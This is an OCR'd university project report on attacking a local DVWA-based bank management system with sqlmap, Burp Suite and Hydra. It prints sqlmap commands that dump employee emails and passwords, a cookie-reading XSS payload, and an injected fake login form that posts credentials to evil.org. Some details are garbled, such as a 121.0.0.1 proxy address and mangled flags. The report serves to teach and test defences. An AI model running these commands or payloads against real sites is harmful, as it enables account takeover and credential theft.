Analysis of Brute Force, XSS, SQL Injection on Bank Management System

Information Security Analysis and Audit - CSE3501

Project Report

VIT®
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)


Team Members:
Pranav Khurana - 18BCE2513
Shashank Shukla - 18BCE2522
Mihir Agarwal - 18BCE2526

Under the Guidance of:
Prof. Murali S
Associate Professor
School of Computer Science and Engineering

1) Sql Injection

Tool Used – SQLMap

Approach used in SQL Injection –




Steps for SQL Injection

1) Download the SQLMAP, and run it in command prompt
2) Run the target website, and the vulnerable website on the same server
3) Copy the URL from the vulnerable website, and get the cookie from running <script>alert(document.cookie);</script>
4) Run the following command in SQLMap with the url and cookie of the vulnerable website –


5) This command will give the available databases on the server –

python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" –dbs




6) This command will give a list of all the tables in the Target website Database –

python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" -D bank –tables



7) This command will give a list of all the columns in the employee table –

python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=2edb3k47h71vkjt0ev0i7i021t" -D bank -T employees —columns



8) This will give us the data in the emailed column –

python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=as32jldok03i58ir4t0tbn5r89" -D bank -T employees -C emailid —dump


9) This will give us the data from the password column of the DB –
python sqlmap.py -u "http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=3&Submit=Submit#" --cookie="security=low; PHPSESSID=as32jldok03i58ir4t0tbn5r89" -D bank -T employees -C password —dump

10) Now we have the login credential, and we can log into any users account easily


2) XSS(Cross-site Scripting Attack)

System Architecture of XSS-


The figure below illustrates a step-by-step walkthrough of a simple XSS attack.



Tool used- Burp Suite



The diagram below is a high-level overview of the key parts of Burp's penetration testing workflow:



Attacks-

1- Session Hijack-

-Run alert(document.cookie)

<script>alert(document.cookie);</script>

-Use Burp Suite to add proxy, analyse traffic and copy cookie id.

-Paste that cookie id to new browser and session continues from their.

2- Steal information by injecting form in the web page using some vulnerable scripts-

-Find any text area in form which reflects same input into the web page as entered.

<h3>Please login to proceed</h3> <form action="http://evil.org">Username:
<input type="username" name="username"> </br>Password:
<input type="password" name="password"></br>
<input type="submit" value="Logon"></br>

-Inject malicious script into that form and see resulting output.
-Inject script containing code for malicious form asking username and password.
-When user enters username and password it is shown in burp suite or can be redirected to our server.

Defence/Detect-

1- Use Burp Suite to check for malicious target spots in our website.

-Check if at any place on web page can we insert data.
-Download list of all possible javascripts payload and inject them one by one in that place.
-Burp Suite does this smoothlessly, it has inbuilt payloads also which can be used too.
-After running all scripts Burp Suite shows status, if its 200 means script injected, like this we can find vulnerability in our page.


Steps in Burp Suite-

1- Set your browser to local proxy setting of 121.0.0.1 as ip and 8080 as port address for local host so that burp suite can start detecting requests using proxy.
2- Run website in localhost and detect requests made by it in Burp->Proxy->Intercept tab.
3- To check for vulnerable page, if that request has anywhere “variable name”=”some value” then send this request to Repeater.
4- In Repeater we will check whether our changes in variables value is reflected in web page or not, if it is reflected it is vulnerable to XSS otherwise not.
5- If it is found vulerable to XSS send this page to Intruder and configure position where payload to be inserted.
6- Add payload from list available to upload your own list.
7- Hit attack and check output.


3) Brute Force Attack

Tool Used - Hydra

How it works:




- **System Architecture:**



- **Multiple login attempts on the server (brute forcing)**

All possible combinations are tried



Intrusion detection using Splunk Enterprise tool